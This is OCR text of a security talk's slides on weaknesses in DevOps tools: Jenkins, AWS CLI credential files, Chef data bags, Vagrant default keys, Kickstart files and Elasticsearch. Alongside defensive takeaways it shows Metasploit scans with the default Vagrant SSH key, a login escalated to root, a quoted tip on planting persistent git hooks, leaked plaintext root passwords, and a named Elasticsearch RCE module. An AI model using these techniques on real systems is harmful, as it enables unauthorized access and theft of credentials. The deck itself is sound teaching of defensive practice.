
Hudson/Jenkins

Can you browse a workspace?




Jenkins
search
Jenkins
longway
Back to Dashboard
Status
Changes
Workspace
Email Template Testing
Git Polling Log
Build History
(trend)
#338 Sep 16, 2014 11:01:58 AM
#337 Sep 15, 2014 10:01:50 PM
#336 Sep 15, 2014 7:01:48 PM
#335 Sep 15, 2014 6:42:01 PM
#334 Sep 15, 2014 5:41:56 PM
#333 Sep 15, 2014 4:32:03 PM
#332 Sep 15, 2014 4:01:49 PM
#331 Sep 14, 2014 10:11:51 AM
#330 Sep 13, 2014 6:51:49 PM
#329 Sep 13, 2014 6:21:49 PM
#328 Sep 13, 2014 4:11:57 PM
#327 Sep 13, 2014 4:01:49 PM
config /
deploy
environments
initializers
locales
application.rb
boot.rb
config.rb
database.yml
deploy.rb
routes.rb
schedule.rb
sidekiq.yml
database.yml
File Path : ~/Downloads/database.yml
database.yml
(no symbol selected)
gem 'sqlite3'
development:
host: localhost
adapter: mysql2
encoding: utf8
database: longway_development
pool: 5
username:
password:
Warning: The database defined as "test" will be erased and
re-generated from your development database when you run "rake".
Do not set this db to the same as development or production.
test:
host: localhost
adapter: mysql2
encoding: utf8
database: longway_test
pool: 5
username:
password:
production:
host: localhost
adapter: mysql2
encoding: utf8
database: longway_prodcution
pool: 5
username:
password:

Hudson/Jenkins



Hudson/Jenkins (Takeaways)

- If possible, require authentication for everything on Hudson/Jenkins
- Monitor for security issues and updates
  - Challenging b/c full impact of issues can be watered down in the advisory
- Segment Hudson/Jenkins from Corp
- Logical separation by groups
  - Either on single instance or multiple servers
- Monitor Jenkins slave activity/netconns

AWS Config Files


AWS - CLI Dev Tools

AWS stores creds in plaintext in **hidden files**

Typically privileged access

AWS - CLI Dev Tools

AWS - CLI Dev Tools + EB



AWS - Pivoting

Your best bet is to leverage the Amazon provided libraries to get info you need:

http://aws.amazon.com/tools/

Nimbostratus can automate some tasks:

https://github.com/andresriancho/nimbostratus

AWS (Takeaways)

Think about deploying from a protected virtual box that does is only used to deploy to AWS


Client Provisioning


Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.

Chef (Web Interface)


Default/Weak Creds






Chef (Web Interface)

Environment Leakage



Chef (Web Interface)

Databags



Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```

Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:   admin
4.   admin_user:   example_admin
5.   db_password: drupal
6.   db_user:      drupal
7. id:         example_data
```

Chef/knife (encrypted data bag)

```
1. $knife data bag show drupal
2.
3. _default:
4.   cipher:         aes-256-cbc
5.   encrypted_data: zDE61IUD97ZK7O6EqlpoagRLNQFs0t4oQpdg==
6.   iv:             1wbQ46evg8jZWBs0MZW6A==
7.   version:        1
8. id:       example_data
```

Chef/knife


```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:   admin
5.   admin_user:   example_admin
6.   db_password: drupal
7.   db_user:      drupal
8. id:         example_data
```

Chef (Takeaways)

- Be aware of what you put into chef recipes
- Protect secrets/passwords

Vagrant

Did you change your SSH keys?



VAGRANT

Vagrant

- Default Credentials
  - root/vagrant vagrant/vagrant
  - No pass to sudo :-)

- Fixes!
  - http://docs.vagrantup.com/v2/share/ssh.html
    - SSH sharing
  - https://github.com/mitchellh/vagrant/issues/2608
    - Generate Random SSH key on `vagrant up`

Vagrant

Scan using the default private key

```
msf auxiliary(ssh_login_pubkey) >
[*] [redacted].17:22 SSH - Testing Cleartext Keys
[*] [redacted].16:22 SSH - Testing Cleartext Keys
[*] [redacted].18:22 SSH - Testing Cleartext Keys
[*] [redacted].16:22 SSH - Testing 1 keys from vagrant.key
[*] [redacted].17:22 SSH - Testing 1 keys from vagrant.key
[*] [redacted].18:22 SSH - Testing 1 keys from vagrant.key
[*] [redacted].15:22 SSH - Testing Cleartext Keys
[*] [redacted].15:22 SSH - Testing 1 keys from vagrant.key
[*] [redacted].19:22 SSH - Testing Cleartext Keys
[*] [redacted].22:22 SSH - Testing Cleartext Keys
[*] [redacted].22:22 SSH - Testing 1 keys from vagrant.key
[*] [redacted].31:22 SSH - Testing Cleartext Keys
[*] [redacted].31:22 SSH - Testing 1 keys from vagrant.key
```

Vagrant

Scan using the default private key

```
msf > creds
Credentials
===========

host             service       public   private                                                 realm  private_type
----             -------       ------   -------                                                 -----  ------------
[redacted]91     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]110    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]20     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]41     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]67     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]104    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]146    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]196    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]130    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]102    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]26     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]32     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]54     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]56     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted].19    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]157    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted].198   22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted].48    22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted].124   22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]20     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted].4     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
[redacted]13     22/tcp (ssh)  vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6                SSH key
```

Vagrant

Identify real from fake by ssh version scan

```
msf auxiliary(ssh_version) > services

Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
[redacted].91   22    tcp    ssh   open   SSH-2.0-OpenSSH_5.3
[redacted].110  22    tcp    ssh   open   SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
[redacted].20   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].41   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].67   22    tcp    ssh   open   SSH-2.0-Twisted
[redacted].104  22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].146  22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].196  22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].130  22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].102  22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted].26   22    tcp    ssh   open   SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
[redacted]132   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
[redacted]154   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
```

Vagrant

Log in with private key

```
root@nofun:~# ssh  -i vagrant-secure.key vagrant@[redacted].198
The authenticity of host '[redacted].198 ([redacted].198)' can't be established.
RSA key fingerprint is [redacted]
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[redacted].198' (RSA) to the list of known hosts.
Last login: Mon Oct  6 07:17:58 2014 from [redacted]
Red Hat Enterpise Linux 6.4 x86_64 (Vagrant)
[vagrant@[redacted]_redhat_64 ~]$ whoami
vagrant
[vagrant@[redacted]_redhat_64 ~]$ id
uid=500(vagrant) gid=500(vagrant) groups=500(vagrant),10(wheel)
[vagrant@[redacted]_redhat_64 ~]$ sudo su
[root@[redacted]_redhat_64 vagrant]# id
uid=0(root) gid=0(root) groups=0(root)
[root@[redacted]_redhat_64 vagrant]#
```

Vagrant

Breaking into host from guest

http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/

“Put evil things in /vagrant/.git/hooks/post-commit and wait for the user to commit some code. Since the /vagrant/ directory is mounted from the host, my hook will persist even if the user destroys the VM.”

Vagrant (Takeaways)

- Change the default private key

- Newer versions of Vagrant automatically change this key

Kickstart Files

3 ways to set root password

1. Enter during installation
2. Crypted hash in the kickstart file
   “rootpw --iscrypted”
3. Clear text in the kickstart file
   “rootpw --plaintext”

Kickstart Files

Examples

43 lines (36 sloc) | 0.755 kb — Raw | Blame | History

```
install
cdrom
lang en_US.UTF-8
keyboard us
network --bootproto=dhcp
rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
firewall --enabled --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
timezone UTC
bootloader --location=mbr

```

```
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enableshadow --enablemd5
# System keyboard
keyboard us
```

Kickstart Files

Examples

```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsI7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled --port=22:tcp
authconfig --enableshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition informatic
# Note that any partitions you deleted are
# here so unless you clear all partitions f
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru_RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is
```

Kickstart Files (Takeaways)

- Dont leave these files in open shares
- Use the crypted password option for files
- Have a process to change the password after initialization
- Rotate the initial root password regularly

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {
 "number" : "1.2.4",
```

elasticsearch

- No Authentication
- Can search stored data via HTTP API
- Update data with PUT request
- Join an open cluster and receive all data

- RCE prior to 1.2.0 (CVE-2014-3120)
- RCE prior to 1.5.0* (CVE-2015-1427)

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

